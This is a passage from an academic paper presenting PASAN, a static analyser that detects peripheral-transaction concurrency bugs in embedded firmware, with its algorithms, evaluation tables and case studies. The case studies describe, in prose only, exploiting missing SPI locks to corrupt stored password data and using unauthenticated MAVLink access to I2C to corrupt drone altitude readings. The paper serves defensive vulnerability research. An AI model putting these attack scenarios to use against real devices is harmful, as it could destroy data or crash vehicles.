


Figure 6: An example of a simple transaction for a peripheral device. The high-level operations are described in the four top columns. Then, we show transaction spans which should be covered by a respective ideal lock span identified by PASAN at the bottom with threads' call stacks. Here, Thread 1 is executed with `main` as an entry function, and Thread 2 is executed with `IOThreadEntry` as an entry. Both can be executable concurrently.

Algorithm 1 [T4] Transaction Span Extraction Per MMIO Address Range.

Input: Intermediate representation codes (IR), Target MMIO access instruction set (MI), Entry and interrupt handler bottom functions (E), Threshold values between device access instructions (Thr)
Output: Extracted transaction spans (L)

1: **function** TRANSACTIONSPANEXTRACTION(IR, Thr, MI, E) ▷ Main Function
2: *Initialize* L;
3: **for** $e \in E$ **do** ▷ Iterate all entry functions
4: *Initialize* cs;
5: cs.PUSH($\{e, NULL\}$) ▷ Initialize call stack (cs)
6: $L' \leftarrow$ RECURSIVEEXTRACTION(cs, Thr, L, IR, MI, e)
7: $L \leftarrow L \cup$ DISCONNSPAN(cs, L')
8: **return** L
9: **function** RECURSIVEEXTRACTION(cs, Thr, L, IR, MI, F)
10: $C \leftarrow$ GETINSTRUCTIONS(IR, F) ▷ F is target analysis function
11: **for** $c \in C$ **do** ▷ Analyze each instruction in F
12: **if** ISINSTBELONGSTOTRANSACTIONSPAN(cs, c, MI) **then**
13: $L \leftarrow$ EXTENDSPAN(cs, Thr, MI, c, L)
14: **else if** ISTOOLARGEDISTANCE(L, Thr) **then**
15: $L \leftarrow$ DISCONNSPAN(cs, L) ▷ Disconnect a too long transaction span
16: **else if** ISCALLINST(cs, c, IR) **then**
17: $callees \leftarrow$ GETNONREPEATEDRECURSIVECALLEES(cs, c, IR)
18: $L' \leftarrow L$
19: **for** $ce \in callees$ **do** ▷ Iterate non-repeated recursive callees
20: $L_{in} \leftarrow L'$ ▷ To keep the currently analyzed a transaction span
21: cs.PUSH($\{ce, c\}$) ▷ Update cs with a callee (ce) and call instruction (c)
22: $L_{in} \leftarrow$ RECURSIVEEXTRACTION($cs, Thr, L_{in}, IR, MI, F$)
23: cs.POP() ▷ Restore cs
24: $L \leftarrow$ UPDATELOCKSPAN(L_{in}, L)
25: **return** L

sequence of updates in each alias variable and backtracking relevant instructions, i.e., `store` and `load` instructions and value-updating instructions on the constant MMIO address values (e.g., `add` and `or` operations). During the backtracking, when PASAN finds a constant value for an alias variable, it maps an MMIO address range covering this constant value into that alias variable. Finally, the set of (potentially accessible) MMIO address ranges are mapped to each of the `store` and `load` instructions.

Determining Boundaries of a Transaction. Utilizing the list of instructions and their accessed MMIO address ranges, PASAN pursues the intuitive algorithm shown in Algorithm 1 to detect the boundaries (start and end) of a transaction. For each target instruction, PASAN computes a metric called "access distance" which is defined as the number of instructions between the target instruction and the next related instruction which access the *same* MMIO address range. We note that a large access distance indicates that the peripheral device's driver code are not executed for a large number of instructions, which may indicate the end of a transaction between the host and the peripheral (Line 14-15). As such, PASAN considers the target instruction and the next related instruction to belong to the same transaction if the access distance between them is smaller than a threshold denoted by Thr (Line 12-13). For example, in Figure 6, the instructions `SEQ.1,3-6` (as shown in the "MMIO Access Instructions" row) are determined to be part of the same transaction. We note that PASAN also collects thread call stacks as shown in the "Thread Call Stack List" in Figure 6 to check whether each transaction can be executed concurrently by different threads. We will explain how to use call stack information in Section 3.5.

Specifically, PASAN determines whether an MMIO access instruction belongs to a transaction span (Line 12) if the following three cases are satisfied.

- *Case-1: Peripheral MMIO Wait Pattern:* The host employs a `wait` instruction (e.g., the `sleep` function call) when it needs to wait for the completion of a job requested to the peripheral. In other words, a `wait` instruction is a part of the state machine of an ongoing transaction. Hence, in Figure 6, PASAN considers the instructions `SEQ.1` and `SEQ.2` to belong to the same transaction (part of Line 12-13).
- *Case-2: Different Access Distance Thresholds:* PASAN can encounter a mix of instructions accessing different peripherals with different drivers. In such cases, PASAN utilizes different threshold values for different peripherals. For example, to transfer a large amount of data to an Ethernet card, a device driver may delegate the data copy job to a direct memory access (DMA) unit. In this case, since it is usually a temporary, small job, PASAN selects a smaller threshold value (Thr_d) for the access distance instead of the default longer threshold value (Thr_i) (part of Line 12-13). We will further demonstrate the impact of this threshold in Section 4 and their effectiveness in Section 5.2.




Figure 7: An example of a simple transaction for a peripheral device. The high-level operations are described in (a). Then, we show the example buggy lock enforcement in (b). Finally, we present the transaction span which should be covered by the proper lock span in (c).

- *Case-3: Write Access Inclusion:* PASAN considers an extracted transaction to be a potential target for a concurrency bug only if the transaction contains at least one `write` instruction. We note that the host can perform a `read` instruction (on a register that an MMIO address is mapped into) without interacting with any peripheral. In most cases, it usually does not affect the state machine transition of a peripheral. However, if we include read-only transactions, it would cause a large number of false positives because the status of some peripherals (e.g., timer and USART) are not volatile, and hence not vulnerable to unprotected concurrent reads as they maintain their own internal states. Therefore, we chose to use "write-access-inclusion" heuristic to reduce the false positive rate of concurrency bug detection in the next step (Section 3.5).

Handling Call Instruction. Once PASAN starts to analyze a call instruction, it recursively handles that call instruction first. During this step, PASAN keeps tracking the call stack to abide by *context-sensitivity* (Line 4-5, 21, 23). Other than that, PASAN needs to handle two challenges: recursive calls and indirect calls. To prevent repeated recursive function call analysis, PASAN generates a non-repeated callee list (Line 17) [68]. To handle the case of indirect calls, PASAN first retrieves the list of callees. If that is a direct call instruction, there is only one callee in the list. Otherwise, there can be multiple callees with different call stacks. For that, PASAN makes copies (corresponding to the number of such callees) of the transaction under analysis (Line 17-24). Note that these copied transactions are processed independently to determine their boundaries.

3.5 Concurrency Bug Detection

Now we describe how PASAN detects concurrency bugs caused by concurrent transactions of a peripheral. PASAN takes the following inputs from the previous steps: (1) concurrently executable instructions, (2) ranges of instructions locked by certain lock objects, and (3) transaction spans. Then, PASAN detects which parts of transactions can be concurrently executed even with the enforced locks.

We notice that these transaction concurrency bugs prevail in embedded systems because it is challenging for developers to correctly enforce every lock span to cover the complete transaction (we demonstrate two real-world examples in Sections 5.5 and 5.6). As such, we observe three common characteristics of a buggy lock span as demonstrated in Figure 7: (1) instructions (e.g., `SEQ.1` and `SEQ.4`) which access different MMIO addresses are locked separately; (2) an instruction (e.g., `SEQ.2`) accessing no MMIO address is not considered for locking; and (3) a load instruction (e.g., `SEQ.3`) performing a read-only access is not locked. In contrast, PASAN takes a novel approach combining the following two strategies: the *address-range-aware* strategy and *transaction-aware* strategy guided by the extracted complete transaction spans. We note that these transaction spans are obtained using Algorithm 1 in Section 3.4, e.g., the transaction span shown in Figure 7(c). Without the guidance of the extracted transaction spans, traditional concurrency bug detectors would either consider it unnecessary to protect some instructions or protect them with *different locks* and *separate lock spans* as shown in Figure 7(b). Next, we elaborate on how and why the transaction spans are related to the concurrency bug detection.

- *Address-range-aware strategy:* PASAN must check whether two accessed MMIO addresses are accessed by the same peripheral. For example, in Figure 7(a), `SEQ.1` accesses the memory at an offset of `0x0` from the base address, `SEQ.3` accesses the memory at offset of `0x4`, and `SEQ.4-SEQ.6` access the memory at an offset of `0x8`. With a naïve strategy, only `SEQ.4-6` will be considered as accesses by the same peripheral, and the resulting disconnected locks may cause concurrency issues. Hence, by employing an address-range aware strategy, PASAN detects `SEQ.1`, `SEQ.3` and `SEQ.4-6` can be accessed by the same peripheral.
- *Transaction-aware strategy:* PASAN must also check whether a sequence of instructions belonging to the same transaction is protected by a single lock span. For example, in Figure 7, PASAN detects that `SEQ.1` and `SEQ.4-SEQ.6` belong to the same transaction. Note that this strategy also helps to cover sequences `SEQ.2` (i.e., the wait pattern that was not considered as a part of a transaction) and `SEQ.3` (detected by the address-range-aware strategy), which are not normally considered as protection targets in spite of them being parts of the same transaction spanning from SEQ.1 to SEQ.6.

Algorithm 2 Concurrency Bug Detection Per MMIO Address Range.

Input: Mapping an instruction into a set of the possible contexts (M_{inst}), Mapping a MMIO into a set of transaction spans (M_t), Mapping an instruction into alias lock objects (M_{lock})
Output: Concurrency Bug Report (CR)

```
1:  function ConcurrencyBugDetection(M_inst, M_t, M_lock)        ▷ Main Function
2:      Initialize CR;
3:      for T_i ∈ M_t do                                          ▷ Get one transaction set
4:          for T_j ∈ M_t do          ▷ Get another transaction to make a comparison pair
5:              CR ← CR ∪ ConcurrencyBugAnalysis(T_i, T_j, M_inst, M_lock)
6:      return CR                                                 ▷ Get one lock span
7:  function ConcurrencyBugAnalysis(T_i, T_j, M_inst, M_lock)
8:      Initialize cr;
9:      for t_csi ∈ T_i do          ▷ Get one transaction with a call stack. cs is a call stack
10:         for t_csj ∈ T_j do                ▷ Get another transaction with a call stack
11:             if IsConcurrentlyExecutable(t_cxti, t_cxtj, M_inst) then
12:                 s_i ← GetLockSpan(t_csi, M_lock)      ▷ Get locks and their spans in t_csi
13:                 s_j ← GetLockSpan(t_csj, M_lock)      ▷ Get locks and their spans in t_csj
14:                 if CheckLockSpanAndObj(s_i, s_j, t_csi, t_csj) == False then
        ▷ Check whether a lock protects both transactions
15:                     cr ← cr ∪ {t_csi, t_csj}
16:     return cr                                  ▷ Return the concurrency bug result for this pair
```

Algorithm. To detect concurrency bugs, PASAN first identifies the transactions by combining both *address-range-aware* and *transaction-aware* strategies. Then PASAN analyzes concurrently executable instructions (obtained in Section 3.3) to check whether the proper lock objects have been employed to cover the transactions (extracted in Section 3.4).

Algorithm 2 shows the pseudo code of the concurrency detection mechanism. PASAN first takes two transactions (denoted as T_i and T_j) accessing the same MMIO address range from the transaction list (Line 3-4). Then, PASAN checks whether T_i and T_j can be executable concurrently (Line 7-16). We note that both transactions can be "identical" (i.e., $T_i = T_j$) when they are concurrently executed in two different threads. For example, two transactions shown in Figure 6 execute the same MMIO access functions (i.e., `sd_write` and its callee functions, such as `spi_cmd`, as indicated by the same call site identifier `csId`). However, those transactions can be executed concurrently because Thread 1 and Thread 2 (whose entry functions are `main` and `IOThreadEntry`) concurrently execute the same transaction in different call stacks and call sites as described in the "Thread Call Stack List" row. As such, PASAN must consider them for concurrency bugs if the locks are not identical between different call stacks or they do not cover `SEQ.1-6`.

As such, PASAN obtains the call stacks from the transaction (denoted as T_{cs_i} and T_{cs_j} in Line 9-11). If the call stacks are different, PASAN needs to check if their threads and their locksets are different. To determine if their threads are different, PASAN first checks the entry functions of T_{cs_i} and T_{cs_j} (Line 11). If that is true, PASAN obtains (i) lock spans and (ii) lock objects for MMIO access instructions of T_{cs_i} and T_{cs_j} (Line 12-13). Then, PASAN checks whether there is a concurrency issue between T_{cs_i} and T_{cs_j} (Line 14). Essentially, if the existing locks do not cover either T_{cs_i} or T_{cs_j}, each of them has a concurrency bug. Next, if the lock spans cover each of T_{cs_i} and T_{cs_j}, PASAN checks whether both of them are locked by the identical lock objects. If this is not true, PASAN considers this transaction pair can be executable concurrently, which means they have concurrency bugs. Once T_{cs_i} and T_{cs_j} are determined to have a concurrency bug, the result is updated in the generated concurrency bug report (Line 5 and 15).

Table 2: Target embedded platforms. NT: the number of threads; NI: the number of interrupt handlers; and ND: the number of compiled device drivers.

Platform	OS	Version	Lines of Compiled Code	Lines of All Codes	NT	NI	ND
ArduPilot [11]	ChibiOS	3.6.10	116,815	2,220,042	11	54	42
RaceFlight [26]	Bare-metal	06ef4c2*	46,683	206,888	1	36	17
RIOT [28]	RIOT	201907	17,378	1,542,403	3	17	33
Contiki [14]	Contiki	4.4	12,762	553,596	6	15	5
TS100 [31]	FreeRTOS	2.05	20,291	185,126	5	19	8
grbl [2]	Baremetal	0.8	5,857	52,777	1	11	5
rusEFI [29]	ChibiOS	e33798c*	89,405	2,302,209	14	54	4
Total	-	-	309,191	7,063,041	41	208	114

* When there is no proper version (e.g., when the developers have updated the codes, but have not tagged its version), we provide the commit number from the github repository.

Table 3: The number of peripheral devices attached to respective MMIOs in each target firmware.

Platform	SPI	I2C	UART	USB	GPIO	IRQ	Flash	ADC	DMA
ArduPilot	11	10	13	1	2	1	2	1	2
RaceFlight	2	5	2	1	2	1	2	1	2
RIOT	5	19	1	0	4	1	2	1	1
Contiki	0	0	1	0	2	1	1	0	0
TS100	0	1	1	0	1	2	1	1	1
grbl	0	0	1	0	1	2	1	0	0
rusEFI	0	0	0	1	1	1	1	0	0
Total	18	35	19	3	13	9	10	4	6

4 Implementation

PASAN mainly targets embedded systems and is designed to use only static analysis. We use LLVM 7.0 [61] and SVF 1.6 [76] as the base for our analysis. Peripheral device address memory layout is extracted from the SVD [8] or development tool libraries. Overall, our implementation is composed of over 7K lines of C++ code and various miscellaneous Python scripts for automation. After the evaluation of seven target embedded platforms (introduced in Section 5), we selected the parameters to extract lock spans for transactions (Section 3.4) with the empirical values, Thr_i as 5,000 and Thr_d as 2,000, yielding the highest lock span accuracy on average as discussed in Section 5.2.

5 Evaluation

We first introduce the target testing platforms (Section 5.1), and focus our evaluation on answering the questions below:

- **Q1**: How accurate is the transaction span inference?
- **Q2**: How effective is PASAN's concurrency bug detection?
- **Q3**: How effective is PASAN compared to the existing approaches?
- **Q4**: What real-world concurrency bugs are detected?

Table 4: Summarized results of transaction span extraction.

Platform	# of Transaction Spans		Accuracy (%)	# of Incorrectly Inferred Transaction Spans		
	Extracted	Correct		Subset	Superset	Mixed
ArduPilot	60	41	68.33	5	6	8
RaceFlight	30	26	86.67	2	2	0
RIOT	41	34	82.93	2	5	0
Contiki	9	8	88.89	0	1	0
TS100	12	11	91.67	0	1	0
grbl	13	8	61.54	4	0	1
rusEFI	18	13	72.22	0	5	0
Total	183	141	77.05	13	20	9

5.1 Evaluation Targets

Table 2 summarizes the information about our evaluation targets of 7 open-source embedded platforms. We selected this set of platforms with the following criteria: (i) different running environments (e.g., different RTOSes), and (ii) different peripheral devices (e.g., different sensors). The first two platforms (i.e., ArduPilot and RaceFlight) are for robotic aerial vehicles (RAVs), and RIOT and Contiki are RTOSes. We evaluated RIOT by putting all testing device drivers together to generate one bitcode file. We evaluated Contiki with the blink-hello application running multiple threads with MMIO accesses. TS100 is a soldering iron platform; grbl is for computer numerical control (CNC) milling controllers; and rusEFI is used for internal combustion engine control units. Each platform has lines of compiled code ranging from 5,857 to 116,815, with total lines ranging from 52,777 to 2,302,209, the number of threads ranging from 1 to 11, the number of interrupt handlers ranging from 11 to 54, and multiple peripherals ranging from 4 to 42. We note that most of interrupt handlers execute the simple tasks such as infinite loop execution (without doing anything), immediate acknowledgement of the interrupt, or a common interrupt handler call (e.g., a kernel panic handler).

Table 3 shows the types of device drivers used in our evaluation. We note that some device drivers can support different buses (e.g., SPI and I2C). Furthermore, GPIO can sometimes act as SPI or I2C according to the configuration. In either case, we count the number of device drivers individually.

5.2 Transaction Span Extraction Accuracy

As one of the critical steps in the concurrency bug detection, PASAN identifies the possible transaction spans based on the extraction approach (Section 3.4) focusing on the instructions of transactions which can be executed concurrently (Section 3.3). The details of extraction accuracy are presented in Table 4 showing the following information for each target platform: (1) the number of the extracted transaction spans, (2) the number of the correctly extracted transaction spans, (3) the accuracy of the extracted transaction spans, and (4) incorrectly inferred transactions (e.g., subset, superset and mixed transaction spans).

To identify the ground truth, we manually inspected source code for every transaction span. For example, we look into the function(s) accessing a target device with a sequence of instructions for a specific purpose (e.g., `sdcard_spi_read_blocks` to read data from an SD card). Such functions can be called by the external non-driver functions rather than device drivers. Overall the accuracy of PASAN's lock span extraction is 77.05% on average ranging from 61.54% to 91.67%. Several target platforms, RaceFlight, RIOT, Contiki, and TS100, achieve high accuracy, i.e., over 80%. Other platforms such as ArduPilot, grbl, and rusEFI show a reasonable accuracy ranging from 60% to 80%.

In terms of incorrectly inferred transaction spans, there are three categories of partial inferences, which might still be useful for concurrency bug analysis.

1. **Subset transaction span:** A subset transaction span may contain a subset of the complete device access instructions, which can cause false negatives and/or additional inaccurate transaction span generation. The number of this type of incorrectly inferred spans range from 0 to 5 in Table 4. However, PASAN can still utilize it to detect concurrency bugs because MMIO access instructions in each subset transaction span should also be executed atomically.
2. **Superset transaction span:** A superset transaction span includes potential bug cases along with other instructions. As PASAN detects concurrency bugs in device access instructions for any bug case within the span, some of the superset transaction spans may lead to false positives. The number of this type of incorrectly inferred spans range from 0 to 6 in Table 4.
3. **Mixed transaction span:** This involves both subset and superset transaction spans. Therefore, it may lead PASAN to detect concurrency bugs with false positives and negatives. The number of this type of incorrectly inferred spans is from 0 to 8 in Table 4.

There are a couple of reasons why we could not achieve higher extraction accuracy according to our ground truth study. In the case with the lowest accuracy, execution of the application code (e.g., controller computation or sensor value conversion code in robotic vehicles) and the peripheral device management code frequently interleave. This causes our heuristic distances (discussed in Section 3.4 and 4) to be suboptimal because the different level of mixture with application code varies the optimal distance thresholds leading to incorrect transaction span extraction. Another main reason is that some platforms continue the device initialization steps whose access patterns are intensive and complex, even after threads or child processes have started. The initialization steps configure the device and its I/O setting, during which the platforms interact with diverse peripheral devices and I/Os rather than running application code. Consequently, our device access distance threshold values (i.e., the values of Thr_i and Thr_d mentioned in Section 4) are not optimal in those steps. For example, we found that ArduPilot hands over certain initial-

Table 5: Summary of concurrency bugs.

Platform	# of Bugs	# of False Positive Bugs	False Positive Rates	Bug Detection Rates	# of Affected Device Drivers
ArduPilot	20	12	60.0%	40.0%	7
RaceFlight	0	0	-	-	0
RIOT	9	1	11.11%	88.89%	8
Contiki	0	0	-	0	
TS100	1	0	0.0%	100.0%	1
grbl	0	0	-	0	
rusEFI	6	6	100.0%	0.0%	0
Total	36	19	-	-	16

ization steps to threads and processes communicating with the dedicated devices during the early execution stages. Finally, indirect calls to support multiple different I/Os also lead to low extraction accuracy. e.g., in ArduPilot.

5.3 Concurrency Bug Detection Effectiveness

Ground Truth Study Experiment. We find patches in RIOT related to the bus-level concurrency bugs in I2C[3] and SPI[4]. Before those patches, there were no locks at all, and hence any peripheral device attached to either I2C or SPI bus had concurrency bugs in RIOT. We use those patches as the ground truth by removing this patch in our RIOT testing. PASAN found all the 28 concurrency bugs fixed by the patch with 0% false positive rates. We apply the removed patch again for the following RIOT testing.

Bug Detection. As shown in Table 5, we evaluate each target platform on: (1) the number of concurrency bugs, (2) the number of false positives cases, (3) the bug detection rates, (4) the false positive rates in the bug detection, and (5) the number of potentially affected devices. In total, PASAN reported 36 bugs from ArduPilot, RIOT, TS100, and rusEFI platforms. After verification, we found that 17 out of 36 reported bugs are true positives, and the rest 19 cases are false positives. Among the 17 true positive cases, 8 cases are from RIOT. While the patch mentioned earlier fixed some bus-level concurrency bugs in RIOT, these 8 are new peripheral-level concurrency bugs. After we found aforementioned bugs in RIOT, we checked patch histories and found that ten peripheral devices had concurrency bugs with transaction corruptions[5]. However, RIOT developers did not consistently apply the similar patches to the other peripheral device drivers containing concurrency bugs. We reported our findings to RIOT developers, and they acknowledged our findings as bugs[6]. All the bugs found in ArduPilot are peripheral-level concurrency bugs. TS100's case is a generic concurrency bug on MMIO accesses caused by interrupt handling. Overall, PASAN achieves bug detection rates from 40.0% to 100.0%.

[3] https://github.com/RIOT-OS/RIOT/pull/2323/commits for three boards before the patch.

[4] https://github.com/RIOT-OS/RIOT/pull/2317/commits for nine boards before the patch.

[5] https://github.com/RIOT-OS/RIOT/pull/2326/commits.

[6] https://github.com/RIOT-OS/RIOT/issues/13444

False Positives. Due to the limitations of static analysis, PASAN reported 12, 1, and 6 false positive bugs in ArduPilot, RIOT, and rusEFI, respectively. rusEFI has six transactions reported as concurrently executable code because employed points-to analysis [76] treats their locks to be different. In fact, these locks are the alias of the same lock. For ArduPilot and RIOT, PASAN reported two and one incorrect concurrency bugs, respectively, due to inaccurate transaction span extractions. We also found that one false positive case was reported because it did not require waiting for the job completion after device initialization. Specifically, `LSM9DS0`, a magnetometer of ArduPilot reads sensor values iteratively without requesting a processing job in the device driver. `LSM9DS0` was mistakenly reported due to I2C attached requiring writing accesses to control the I2C bus. In this case, the peripheral's internal state machine is tolerant to potentially buggy concurrent accesses, although PASAN correctly reports this as potential concurrency bugs based on our detection algorithm. Our manual verification did not reveal any more false alarms. We discuss about factors causing false positives in Section 6.

5.4 Concurrency Bug Detection Capability Comparison

We compare PASAN with the existing concurrency bug detection tools to show its effectiveness as summarized in Table 6. Our selection of the existing tools was guided by the following criteria. First, we focus on the comparison with static analysis tools. This is because dynamic analysis-based approaches [54, 55, 62, 67, 73, 83, 84] require dynamic analysis frameworks, which are not generically applicable to embedded systems except for only a few boards [41, 51, 53]. Second, we do not consider the tools requiring non-trivial manual efforts such as theoretical algorithms [60, 66] or manual code instrumentation [36, 65]. Finally, we consider the static analysis tools that are available to use for uncovering concurrency bugs with transaction corruption[7]. As such, we chose Flawfinder [20], Polyspace [24], and Coverity [15]. Flawfinder performs concurrency analysis for generic C/C++ code independent of compilers and target boards. Polyspace claims that they cover various real embedded systems such as Nissan car and aircraft autopilot [24, 25]. Coverity also claims to support automotive embedded systems while supporting embedded system compilers [30].

Table 6 shows the number of true concurrency bugs *only with transaction corruption*, and the number of any types of concurrency bugs reported by each tool. We found that Flawfinder, Polyspace, and Coverity cannot find any concurrency bug with transaction corruption. More specifically, Flawfinder found 265 *conventional* concurrency bugs (e.g.,

[7] For example, a trial version of CodeSonar [13] does not support academic evaluation; Mthread add-on is working on porting to its recent main framework [20]; Infer [21] does not support embedded system code since it ignores compilation commands for embedded systems.

Table 6: Summary of the concurrency bug detection performance of PASAN in comparison with existing works. T: # of true concurrency bugs *only with* transaction corruption, A: # of all reported concurrency bugs of any types without manually verifying their correctness.

Target	PASAN		Flawfinder [19]		Polyspace [24]		Coverity [15]	
Firmware	T	A	T	A	T	A	T	A
ArduPilot	8	20	0	247	0	0	0	0
RaceFlight	0	0	0	0	0	0	0	0
RIOT	8	9	0	9	0	1	0	0
Contiki	0	0	0	3	0	0	0	0
TS100	1	1	0	0	0	0	0	0
grbl	0	0	0	0	0	0	0	0
rusEFI	0	6	0	6	0	0	0	0

concurrent file object accesses); Polyspace found one concurrency bug caused by a global variable in RIOT; Coverity found zero concurrency bug although Coverity found the other types of bugs (e.g., integer overflow). Overall, as shown in Table 6, unlike PASAN, the existing tools cannot detect concurrency bugs caused by peripheral access transactions.

5.5 Case Study I: SD Card Data Corruption




Figure 8: Simplified example of two-layered state machines of SPI and SD card controller.

RIOT [28] supports a variety of peripherals on diverse embedded systems. One of the supported peripherals is an SD card controller. Due to the limited number of I/O ports in embedded systems, an SD card controller is frequently attached to an SPI bus which may already be connected with other peripherals. We note that RIOT is designed to be a generic RTOS with a variety of interface options. Unfortunately, because of design flaws in the exclusive access protection, it is possible to exploit the control interface and access the controller directly/indirectly. As a result, a concurrency bug could potentially lead to data loss or corruption such as a missing SD card access and undesired data transfer to the SD card.

PASAN's analysis of the existing lock objects and lock spans corresponding to the controller has revealed two issues: there is no bus lock for protecting the state machine of SPI, and there is no peripheral lock spanning the whole transaction with the controller.

Missing Bus Lock on an SPI. As shown in the *bus-level* box of Figure 8, the SPI takes two states for the data transfer: (1) select a slave device among the attached peripherals, and (2) perform data read/write operations with the peripheral. As such, a concurrency bug can be found by checking whether there is a lock spanning from (1) to (2). Missing locks can cause the transferred data to be corrupted or data to be transferred to different devices unless both (1) and (2) are performed atomically. In our analysis, PASAN did not find a lock in either of the two states of the tested embedded platform revealing its vulnerability to potential attacks.

Missing Peripheral Lock for an SD Card Controller. The embedded system needs to perform a set of transactions with the controller to operate correctly. Such transactions are represented through a state machine shown in the *peripheral-level* box of Figure 8. We note that each transaction starts from `Select CMD` and ends at `CMD Done`. Hence, to guarantee the correct operation of the controller, the state machine transitions from `Select CMD` to `CMD Done` must be secured atomically by a lock. However, we found no lock spanning the state machine transitions. This means that concurrent accesses to the SD card controller may cause unexpected problems (e.g., data loss or corruption). Recently RIOT developers have applied a patch to enforce a *Bus Lock* as shown in Figure 8. However, the concurrency bug cannot be eliminated completely without enforcing the *Peripheral Lock* along with the *Bus Lock*.

Real-World Attack Scenario. Embedded systems used in IoT/CPS devices store various critical information including secret keys (e.g., passwords) and data logs (e.g., object approaching detection and mission execution orders facilitating movement between two waypoints). However, our experiments show that the concurrency bugs at both bus and peripheral levels can result into corruption of such information. To exploit these concurrency bugs, we configured our experimental embedded system on a BluePill [12] board with an SD card adapter connected through an SPI interface [22] to run four threads recording secret data (that is set as `PASSWORD`) continuously. When a concurrency bug was triggered in the middle of a data store operation by enabling concurrent accesses of multiple threads to the single SPI, we observed two cases with exploitable patterns. In the first case, one or more characters out of the eight characters of `PASSWORD` would be missing resulting into words such as `ASSWORD`. In the second case, the words from different threads would interleave with each other resulting into words such as `PAPASSWORDSSWORD`. We note that while the first case happens only when SPI bus-level locks are missing, the second case happens when any of the bus-level or peripheral-level locks are missing. Once such data corruption or loss happens, legitimate users may be prevented from accessing their embedded systems. In another example, the corruption may damage or even lose evidence for investigation if the entered data is log/forensic data.




Figure 9: Simplified code with enforced and ideal lock spans for multiple devices.




Figure 10: Iterative state machine transitions and operations for both sensors.

5.6 Case Study II: Sensor Value Corruption

An RAV is controlled by a remote control interface such as MAVLink [5]. This interface is known to be insecure [59, 71] because it does not employ fundamental network security features of encryption and authentication due to its computational constraints and limited hardware resources. Surprisingly, we found that this remote interface also allows direct access to I2C. As a result, anyone can potentially send instructions to any peripheral attached to I2C via MAVLink [18]. In fact, an RAV platform employs multiple sensors to accurately measure the physical state which is critical for its safe operation. Specifically, for controlling movements along vertical axis, an RAV employing ArduPilot [11] measures various physical states including the altitude (measured by barometers such as `MS5611`) and the three dimensional angles and accelerations (measured by an inertia sensor such as `MPU6000`). Hence, the corrupted altitude or angle values can cause sudden vertical movements or loss of the angular control of the vehicle, which may eventually lead to a crash. Here, we focus on the altitude corruption case.

Figure 9 shows a pseudo code corresponding to the device driver of a peripheral. This code has two-layered nested loops denoted as inner and outer loops. Those loops (outer + inner) are iteratively executed with the following three states as described in Figure 10.

- S1 (`read`): In this state, read the sensor value whose measurement was scheduled in the previous iteration (e.g., a sensor value from `MS5611` is read at Iteration 905. This value was scheduled to be measured at Iteration 904).
- S2 (`measure`): In this state, schedule a command to measure sensor value(s) for the next iteration (e.g., a sensor value from `MS5611` scheduled to be measured at Iteration 905 will be read at Iteration 906).
- S3 (`wait`): In this state, sleep to wait for job completion before the next iteration.

